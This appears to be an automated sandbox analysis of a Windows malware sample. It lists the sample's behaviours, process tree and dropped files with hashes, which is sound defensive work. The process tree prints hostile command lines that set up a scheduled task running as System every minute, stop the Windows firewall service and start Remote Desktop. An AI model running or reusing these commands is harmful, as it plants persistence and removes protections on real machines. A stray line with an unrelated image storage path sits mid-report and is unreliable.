Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\cmd.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\cmd.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\cmd.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\cmd.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\net.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\net.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\net.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\net.exe	Process information set: NOOPENFILEERRORBOX

Monitors certain registry keys / values for changes (often done to protect autostart functionality) Show sources

Source: C:\WINDOWS\system32\svchost.exe	Registry key monitored for changes: \REGISTRY\USER

Stores large binary data to the registry Show sources

Source: C:\WINDOWS\system32\svchost.exe	Key value created or modified: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\016897E1A0B8F2C3B134665C20A727B7A158E28F Blob

Deletes itself after installation Show sources

Source: C:\WINDOWS\system32\svchost.exe	File deleted: c:\ad0d7d0903cb059b87892a099fe21d7e.exe

Uses known network protocols on non-standard ports Show sources

Source: unknown Network traffic detected: HTTP traffic on port 1978 -> 12105
Source: unknown Network traffic detected: HTTP traffic on port 1981 -> 12105

Icon mismatch, PE includes an icon from a different legit application in order to fool users Show sources

Source: initial sample Icon embedded in PE file: icon matches a legit application icon: dc9c48c8986c6490
Source: initial sample Icon embedded in PE file: icon matches a legit application icon: dc9c48c8986c6490
Source: initial sample Icon embedded in PE file: icon matches a legit application icon: dc9c48c8986c6490
Source: initial sample Icon embedded in PE file: icon matches a legit application icon: dc9c48c8986c6490
Source: initial sample Icon embedded in PE file: icon matches a legit application icon: dc9c48c8986c6490

Lowering of HIPS / PFW / Operating System Security Settings:

AV process strings found (often used to terminate AV products) Show sources

Source: net.exe Binary or memory string: \??\C:\Programme\Avira\Antivirus\avcenter.exe
Source: net.exe Binary or memory string: \??\C:\Dokumente und Einstellungen\Administrator\Desktop\procexp.exe
Source: net.exe Binary or memory string: \??\C:\Programme\Avira\Antivirus\avgnt.exe

Adds / modifies Windows certificates Show sources

Source: C:\WINDOWS\system32\svchost.exe Registry key created or modified: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\027268293E5F5D17AAA4B3C3E6361E1F92575EAA Blob

Modifies security policies related information Show sources

Source: C:\WINDOWS\system32\svchost.exe Registry key created or modified: HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa LimitBlankPasswordUse

Language, Device and Operating System Detection:

Contains functionality to create pipes for IPC Show sources

Source: C:\WINDOWS\system32\svchost.exe Code function: 5_2_00AF6FE4 CreateNamedPipeW,ConnectNamedPipe,GetLastError,CreateThread,SetThreadPriority,CloseHandle, 5_2_00AF6FE4

Contains functionality to query local / system time Show sources

Source: C:\WINDOWS\system32\svchost.exe Code function: 1_2_010021FC GetSystemTimeAsFileTime,GetCurrentProcessId,GetCurrentThreadId,GetTickCount,QueryPerformanceCounter, 1_2_010021FC

Contains functionality to query windows version Show sources

Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe Code function: 3_1_0044B7D0 EntryPoint,GetVersion,GetCommandLineA,GetStartupInfoA,GetModuleHandleA, 3_1_0044B7D0

Contains functionality to detect query CPU information (cpuid) Show sources

Source: C:\WINDOWS\system32\svchost.exe Code function: 5_2_00B00924 cpuid 5_2_00B00924

Queries the cryptographic machine GUID Show sources

Source: C:\WINDOWS\PqYCjSmCJimPGlU.exe Key value queried: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography MachineGuid

Queries the volume information (name, serial number etc) of a device Show sources


Source: C:\WINDOWS\system32\svchost.exe Queries volume information: C:\Programme\Internet Explorer\iexplore.exe VolumeInformation

Yara Overview

No Yara matches

Screenshot


Papierkorb
Google Chrome
Mozilla Firefox
Start
DE
12:39



Startup

- system is xp6native
- ad0d7d0903cb059b87892a099fe21d7e.exe (PID: 2196 MD5: AD0D7D0903CB059B87892A099FE21D7E)
  - svchost.exe (PID: 2772 MD5: 4FBC75B74479C7A6F829E0CA19DF3366)
    - ourwunder.exe (PID: 1184 MD5: 0EFB734A88C0087ABBE7B5C22A62769C)
      - PqYCjSmCJimPGIU.exe (PID: 2156 MD5: 0EFB734A88C0087ABBE7B5C22A62769C)
        - svchost.exe (PID: 952 MD5: 4FBC75B74479C7A6F829E0CA19DF3366)
          - spoolsv.exe (PID: 1500 MD5: 60784F891563FB1B767F70117FC2428F)
          - cmd.exe (PID: 3312 cmdline: C:\WINDOWS\system32\cmd.exe /c echo N|schtasks /create /tn PqYCjSmCJimPGIU /tr C:\WINDOWS\PqYCjSmCJimPGIU.exe /sc minute /mo 1 /ru System MD5: 9B890F756D087991322464912FE68E75)
            - cmd.exe (PID: 2240 cmdline: C:\WINDOWS\system32\cmd.exe /S /D /c echo N MD5: 9B890F756D087991322464912FE68E75)
            - schtasks.exe (PID: 480 MD5: 085684F1A13094EB02017A2D311EA080)
          - sc.exe (PID: 2436 MD5: BEABD93E229C090B1F87D34A1B927EAC)
          - net.exe (PID: 3696 cmdline: C:\WINDOWS\system32\net.exe start termservice /y MD5: 5FBD9FB053C30B67C630F30F1B36F5E4)
            - net1.exe (PID: 1412 MD5: C7363D5AFD2112EFE79CB4CAF171BF59)
          - net.exe (PID: 2020 cmdline: C:\WINDOWS\system32\net.exe stop MpsSvc MD5: 5FBD9FB053C30B67C630F30F1B36F5E4)
            - net1.exe (PID: 1876 MD5: C7363D5AFD2112EFE79CB4CAF171BF59)
- PqYCjSmCJimPGIU.exe (PID: 4000 MD5: 0EFB734A88C0087ABBE7B5C22A62769C)
- PqYCjSmCJimPGIU.exe (PID: 1724 MD5: 0EFB734A88C0087ABBE7B5C22A62769C)
- cleanup

Created / dropped Files

File Path	Type and Hashes

C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\Cab2.tmp	• Type: Microsoft Cabinet archive data, 49859 bytes, 1 file • MD5: 9616BA380B02818CFEB925AA1791D6EB • SHA: 6BD814AAD7152FE810057DA623ED3AC349B221B5 • SHA-256: 69C03567F43015C2421200F650D3C1BEC2F22D38E6FBC4ED3389D6678F3B98C0 • SHA-512: 088D9ED479BD61347A5B50EBBD42936180A919F5F57B9CBC8BAAE1FD7F02728D1EE2BFB18090CCD54C586C9A2FB6BBD8D1628E513E87C2DA77D168EC3B10F80B
C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\Cab4.tmp	• Type: Microsoft Cabinet archive data, 49859 bytes, 1 file • MD5: 9616BA380B02818CFEB925AA1791D6EB • SHA: 6BD814AAD7152FE810057DA623ED3AC349B221B5 • SHA-256: 69C03567F43015C2421200F650D3C1BEC2F22D38E6FBC4ED3389D6678F3B98C0 • SHA-512: 088D9ED479BD61347A5B50EBBD42936180A919F5F57B9CBC8BAAE1FD7F02728D1EE2BFB18090CCD54C586C9A2FB6BBD8D1628E513E87C2DA77D168EC3B10F80B
C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\Cab6.tmp	• Type: Microsoft Cabinet archive data, 50006 bytes, 1 file • MD5: 6DCCD66B61CF0660A455A6169650AF91 • SHA: 990E4DCF5284DE900674742326D02746466917F6 • SHA-256: 3D5564A752A73B7E4B044144F93C4A649FF37A6A6AB9A3A745975FE4EB1F514C • SHA-512: 9ED2A41A020C501C3EDF9A6E94255A62EF5277587AB0FB899E1A2448FB79F9BE017B23DFAD82412F01058FE802ACA9D364ABC7818F990122ED09998E0B94C8BA
C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\Tar3.tmp	• Type: data • MD5: 2461EFD0BE0E74BA288AFBD8A12F4E84 • SHA: 42F9B8F41E402AF364A13F08BF7B3D86BFFD89F5 • SHA-256: 3FFE2C7EE1B7C17CCBE20A6D49B23916C55D6C9F105EC4CC18C099C7B7566757 • SHA-512: CBCF05867E0951E4CC5E110D6DA3E6529CBC5BDF4A330CD8D6B0B2B9E0033D377809AF337ACFAC2D194B4EFFE4F44DBC10DA444F00F6F4EE795EB1650733DE59
C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\Tar5.tmp	• Type: data • MD5: 2461EFD0BE0E74BA288AFBD8A12F4E84 • SHA: 42F9B8F41E402AF364A13F08BF7B3D86BFFD89F5 • SHA-256: 3FFE2C7EE1B7C17CCBE20A6D49B23916C55D6C9F105EC4CC18C099C7B7566757 • SHA-512: CBCF05867E0951E4CC5E110D6DA3E6529CBC5BDF4A330CD8D6B0B2B9E0033D377809AF337ACFAC2D194B4EFFE4F44DBC10DA444F00F6F4EE795EB1650733DE59
C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\Tar7.tmp	• Type: data • MD5: F4252D3237A3548E78A31783272BB94C • SHA: 546F8F8B3903B0E4A627DA52CFE0901CA0229142 • SHA-256: DA1DF45DCD494958F8CC5FEABB934F1E39466654D674012450AE9E3160733792 • SHA-512: 97CA94C43ABFE9DD107D3FBF6327CF67B1DED2864EFEEB53CFC035BF35F7D5A5C19B259DE68B0B246D4922F68B4E2BAF4B2DF6EAE629FBF9AF940189FBBB2DE1
C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	• Type: PE32 executable (GUI) Intel 80386, for MS Windows • MD5: 0EFB734A88C0087ABBE7B5C22A62769C • SHA: 5400CB63751A8BF02A7575E036FF4A1055B94FCD • SHA-256: C29670823436AD09AEA0B326519045F0401B0D59CFFF0A29398CB66D926A5F19 • SHA-512: 3A7BA29B8D01BBB8C51C319AB4A3FDF4A4C5AB738F6B82927C8C6830B55942C8104BB64E248A3F647105E5AFC3C22AFB3D6375C0E0338FF696C0A3684EE39C3C
C:\Dokumente und Einstellungen\Administrator\Anwendungsdaten\Microsoft\CryptnetUrlCache\Content\2BF68F4714092295550497DD56F57004	• Type: ASCII text, with no line terminators • MD5: 1FD340F3EE4F27C39EA3E83368BFE079 • SHA: ADD0CFF74379C597E02019588C10926092D0E081 • SHA-256: 0D2320DCECA730B9E87AB9D030C097E287321BFCB82B0DD02DA15E7F46B618EB • SHA-512: F9EA873619EB464DF8CDCF9C575AFB17609FD9692F1E2CD3192CDA066C0558C783409663A2ED6FD7ED2AC6456448A8716734E51E1CE6CA0CD28465A1CE193CA2
C:\Dokumente und Einstellungen\Administrator\Anwendungsdaten\Microsoft\CryptnetUrlCache\Content\94308059B57B3142E455B38A6EB92015	• Type: Microsoft Cabinet archive data, 50006 bytes, 1 file • MD5: 6DCCD66B61CF0660A455A6169650AF91 • SHA: 990E4DCF5284DE900674742326D02746466917F6 • SHA-256: 3D5564A752A73B7E4B044144F93C4A649FF37A6A6AB9A3A745975FE4EB1F514C • SHA-512: 9ED2A41A020C501C3EDF9A6E94255A62EF5277587AB0FB899E1A2448FB79F9BE017B23DFAD82412F01058FE802ACA9D364ABC7818F990122ED09998E0B94C8BA
C:\Dokumente und Einstellungen\Administrator\Anwendungsdaten\Microsoft\CryptnetUrlCache\MetaData\2BF68F4714092295550497D	• Type: data • MD5: 3511D8CF1822EEFE2F5C84F44B71DFA4 • SHA: 53C1F59B1F5E1F7593C4FD8BD1853CFA9C9B4A6A • SHA-256: 3C3D9F437248D82A964F21010BC3F4DD62183A5C224A53569DA609130AD53F78

D56F57004	• SHA-512: E3291ACF2981FC991FFB6AAD3E45F54BA4C0C0626126FBF1F17AC14256773481B8B18BB5FED869FB65DF8ACBB7958B5DFBE6435B700E1370303A161449582534
C:\Dokumente und Einstellungen\Administrator\Anwendungsdaten\Microsoft\CryptnetUrlCache\MetaData\94308059B57B3142E455B38A6EB92015	• Type: data • MD5: 5B9381F4B4F6CEBC45DFE0EDEBCC2772 • SHA: FFB341BCD6CB0E5D3BB7376784058359563DD427 • SHA-256: 7C2440CEA8E4ECAA1797340866DA2F998EA59536BBB58AD4FA867459A8E2BF4B • SHA-512: 40E4D1E70117BF40AA119400A36CCD9032C435CB72185CEC2D66E754D9823AB45D17560BEC041021C707B7654A2D191D139A5114F8ABBFA29ECF39450C5EF50A
C:\Dokumente und Einstellungen\Administrator\Lokale Einstellungen\Temporary Internet Files\Content.IE5\09A4B12I\greenskin11[1].png	• Type: data • MD5: EE31BDAC04337BCC429382928C71713A • SHA: EFECB298691841782EBCB2F04436CD66B6694193 • SHA-256: B5035BC45FB9A7CB08CFC37988F29499D2D3B9FB52A67C2A96F61C49B747B098 • SHA-512: C9215DF7C427CCD26DE92836FEEBA0F6757E5E42C7C5F39FCA9F5E01B50D4E859C244C4BA600C58C80176DE7BE2BD4424CE8B0A6D52B45FCEB99F6F56792762D
C:\Dokumente und Einstellungen\Administrator\Lokale Einstellungen\Temporary Internet Files\Content.IE5\WT9QI4SF\myip_dnsomatic_com[1].htm	• Type: ASCII text, with no line terminators • MD5: AD7D058459759D7371D88BE83E195002 • SHA: 7CB4A1A0ADDB25EA880A788A96E2C16909B47090 • SHA-256: FA35E34AE53734696CE21EAACFF75B2B9678B18971020B0E8A1B41447A36EB76 • SHA-512: 1ECD0770E74ABC0E743AE6D927DEB151FBB6159839A28FEB87C9AE279C091D244228F0AEF5E05343106909BB66C33EC382321B6648C86A62643E3B9F43BCC70A
C:\WINDOWS\PqYCjSmCJimPGIU.ex_	• Type: PE32 executable (GUI) Intel 80386, for MS Windows • MD5: 0EFB734A88C0087ABBE7B5C22A62769C • SHA: 5400CB63751A8BF02A7575E036FF4A1055B94FCD • SHA-256: C29670823436AD09AEA0B326519045F0401B0D59CFFF0A29398CB66D926A5F19 • SHA-512: 3A7BA29B8D01BBB8C51C319AB4A3FDF4A4C5AB738F6B82927C8C6830B55942C8104BB64E248A3F647105E5AFC3C22AFB3D6375C0E0338FF696C0A3684EE39C3C
C:\WINDOWS\PqYCjSmCJimPGIU.exe	• Type: data • MD5: 968EAB4BD5B3C426C9D6C26F3CC63860 • SHA: 701BE40EBD5C7C48142784EFD73D96A08035A5BF • SHA-256: 502A230681C497411EE3268ED8AD0251737CDC68F99EDD91DC2AC2515C66DED6 • SHA-512: 250FD4B1D884EC23D92AC094D379378D9CF25F847271C952FFE5990F6F44B5C72D07295CFE6B08ADB05CAB3752FED59A329D58FAB1B63B3D0CEDAE16A961BF4D
C:\WINDOWS\PqYCjSmCJimPGIU.exe (copy)	• Type: PE32 executable (GUI) Intel 80386, for MS Windows • MD5: D41D8CD98F00B204E9800998ECF8427E • SHA: DA39A3EE5E6B4B0D3255BFEF95601890AFD80709 • SHA-256: E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855 • SHA-512: CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3E
C:\WINDOWS\Tasks\PqYCjSmCJimPGIU.job	• Type: locale data table • MD5: BACF5252590148350BE1E1F55792BF36 • SHA: 82CD2DA5E2BA903005852E650898B0C61D1CE1BA • SHA-256: 762868719E0CF759DB74B6B07924AC7998C51810455FD93174ED44E345B1256C • SHA-512: 75D69E1C16872DF768FF3678DC466D85DB9D6CA264C6D0A4E70ACDC77DE617BD3F52246F0CC053FEC1A53EBA09186B75C0F365134F93C7BDA145C49A192A0EC2
C:\WINDOWS\Temp\Cab8.tmp	• Type: Microsoft Cabinet archive data, 50006 bytes, 1 file • MD5: 6DCCD66B61CF0660A455A6169650AF91 • SHA: 990E4DCF5284DE900674742326D02746466917F6 • SHA-256: 3D5564A752A73B7E4B044144F93C4A649FF37A6A6AB9A3A745975FE4EB1F514C • SHA-512: 9ED2A41A020C501C3EDF9A6E94255A62EF5277587AB0FB899E1A2448FB79F9BE017B23DFAD82412F01058FE802ACA9D364ABC7818F990122ED09998E0B94C8BA
C:\WINDOWS\Temp\Tar9.tmp	• Type: data • MD5: F4252D3237A3548E78A31783272BB94C • SHA: 546F8F8B3903B0E4A627DA52CFE0901CA0229142 • SHA-256: DA1DF45DCD494958F8CC5FEABB934F1E39466654D674012450AE9E3160733792 • SHA-512: 97CA94C43ABFE9DD107D3FBF6327CF67B1DED2864EFEEB53CFC035BF35F7D5A5C19B259DE68B0B246D4922F68B4E2BAF4B2DF6EAE629FBF9AF940189FBBB2DE1

C:\WINDOWS\system32\config\systemprofile\Anwendungsdaten\075a96a07536fec1168eae73d1fb6694	• Type: data • MD5: EE99D5C3689E38F97A5EBB33D8B0BDD3 • SHA: 0F0C10C71807B0E6DD1107F06BB4E8E94B408AE3 • SHA-256: EA5954E221BEA0F23884EC81A36EAABFA5C6DBE31E03E0802B116160CAB7B960 • SHA-512: 7B1EAADA0329954CA2FE4335816E5B8CF1D8D185CE9F809D0A062098CDC83C7A465D7E09E468E5B1ABA0A2C7D10E805960A8A19899E0D228BFF9D74D6FC426C6
C:\WINDOWS\system32\config\systemprofile\Anwendungsdaten\Microsoft\CryptnetUrlCache\Content\2BF68F4714092295550497DD56F57004	• Type: ASCII text, with no line terminators • MD5: 1FD340F3EE4F27C39EA3E83368BFE079 • SHA: ADD0CFF74379C597E02019588C10926092D0E081 • SHA-256: 0D2320DCECA730B9E87AB9D030C097E287321BFCB82B0DD02DA15E7F46B618EB • SHA-512: F9EA873619EB464DF8CDCF9C575AFB17609FD9692F1E2CD3192CDA066C0558C783409663A2ED6FD7ED2AC6456448A8716734E51E1CE6CA0CD28465A1CE193CA2
C:\WINDOWS\system32\config\systemprofile\Anwendungsdaten\Microsoft\CryptnetUrlCache\Content\94308059B57B3142E455B38A6EB92015	• Type: Microsoft Cabinet archive data, 50006 bytes, 1 file • MD5: 6DCCD66B61CF0660A455A6169650AF91 • SHA: 990E4DCF5284DE900674742326D02746466917F6 • SHA-256: 3D5564A752A73B7E4B044144F93C4A649FF37A6A6AB9A3A745975FE4EB1F514C • SHA-512: 9ED2A41A020C501C3EDF9A6E94255A62EF5277587AB0FB899E1A2448FB79F9BE017B23DFAD82412F01058FE802ACA9D364ABC7818F990122ED09998E0B94C8BA
C:\WINDOWS\system32\config\systemprofile\Anwendungsdaten\Microsoft\CryptnetUrlCache\MetaData\2BF68F4714092295550497DD56F57004	• Type: data • MD5: E1BE012B64818C59D92586B52366A4E3 • SHA: AAA85F27115FDB8BC271A6EDF50C50E4548833A8 • SHA-256: AB848C30B46D9495EBDE41902B1C684A290F622644B90ED5C5C1AC04F7B988FE • SHA-512: 48BBF3B2A8B323756B5D2691267BC4B20A13FD3709C7606F7DFCC91B2BAA4E6DAF4AD6394FECF49DB8E90BCF634427DF5F5033D4233CBB160611FC0F6EFB86B3
C:\WINDOWS\system32\config\systemprofile\Anwendungsdaten\Microsoft\CryptnetUrlCache\MetaData\94308059B57B3142E455B38A6EB92015	• Type: data • MD5: 38D981FCCD46D9AABAA64D5489BFE51D • SHA: 72C3C8071A6F4FD7C8AC15756B5BD9B3D40AE373 • SHA-256: F27789371ED09BDA422BA87E48EF089A71CCDF468F26989B926891E587A07417 • SHA-512: 2BE3B52E4DA6A9909EACF90034CDAB0A008AD10E6B98509D9E6F2856FFEC65093A139849837DE9D370D6E5BC8A342D2AFBA1C8398721A8C006884DD6CA050920
C:\WINDOWS\system32\config\systemprofile\Lokale Einstellungen\Temporary Internet Files\Content.IE5\OA0ZJRQ6\icanhazip_com[1].txt	• Type: ASCII text • MD5: 327BACE14118D956C340C959856963E2 • SHA: 21B21A8FCA33B41EB9F817063B4F27767D906841 • SHA-256: E6497F1ABC8E4885D30421C5391A9A9EF7404F4AC1C4D11A5E7CE949476D3F93 • SHA-512: 35AC4A390C25000EACA7B4D0678003A4426C5E1E81A833E3E2115895A16C21DC7A0EC43D4D58E2470FE08C18C95C0BA1384EAC07811BA1525B24D6DFD0EE1608
\115c459ca8549e69a1cef1174af223eb	• Type: data • MD5: CFDF01D8CF659C2935435E5CB8702F9E • SHA: 9450539E2A1BD3E76C736C19FF99F7E23055D1DA • SHA-256: E80E3E6DA5F5732C1C309ED9BA0682BD071F162ED498E485A54DC61293F9EDED • SHA-512: B2EBEB50D6B7E7020E0959E3A95FAE77E1950A3DE0A6CE2E05F4B631FBA956D187D4092EF50469CA1DF08FB10CFE809CF6D79F17CEAFEB70E46ABF0956A69DF3
\ROUTER	• Type: Hitachi SH big-endian COFF object, not stripped • MD5: 7E8C0269FD4C4C5E43AEED5098D6168E • SHA: AB5539EA7EDE307ABD267DF668DF9AA9A7FDF624 • SHA-256: 14ACF567C605F8AA070F39505842344E9D134AA567D350BD0EBEBB64B1764305 • SHA-512: 3A4295AABCBC007C7812508A375D1E5860B0E838707FEC379CC97855E3502594C77E0C19E7D78524291A19577D77E62D1CED676F75EA98CEDF114136F7BA90B0
\Win32Pipes.00000cf0.00000001	• Type: ASCII text, with CRLF line terminators • MD5: 15E0F920636BB15D790737B7EFCD150E • SHA: A3E2F4D73155124F42AE7327DB1832960978168F • SHA-256: ADEF9C9AFC9B19ADB99BB4C1153A8E8D6887D4666F972574B851A4C2B027FDC5 • SHA-512: 7D8C280E9BCC5B15ABB624B20B7798FDFD12FD31E823E35711DFA75F26A34FE431A489940FBE20AFB0DAD63555CD0B779042CF3A0C132A4E1DDECF7B85D265D5
\samr	• Type: Hitachi SH big-endian COFF object, not stripped • MD5: 5067EBD44F1FE02B05260E8E7C8823AE • SHA: C7401D2A1C1B858C0D69237590FDB8CED500120D • SHA-256: A924E8899A328353355434DB1AED4E5EB89ABFA85B2926165E8349A9FA10E966

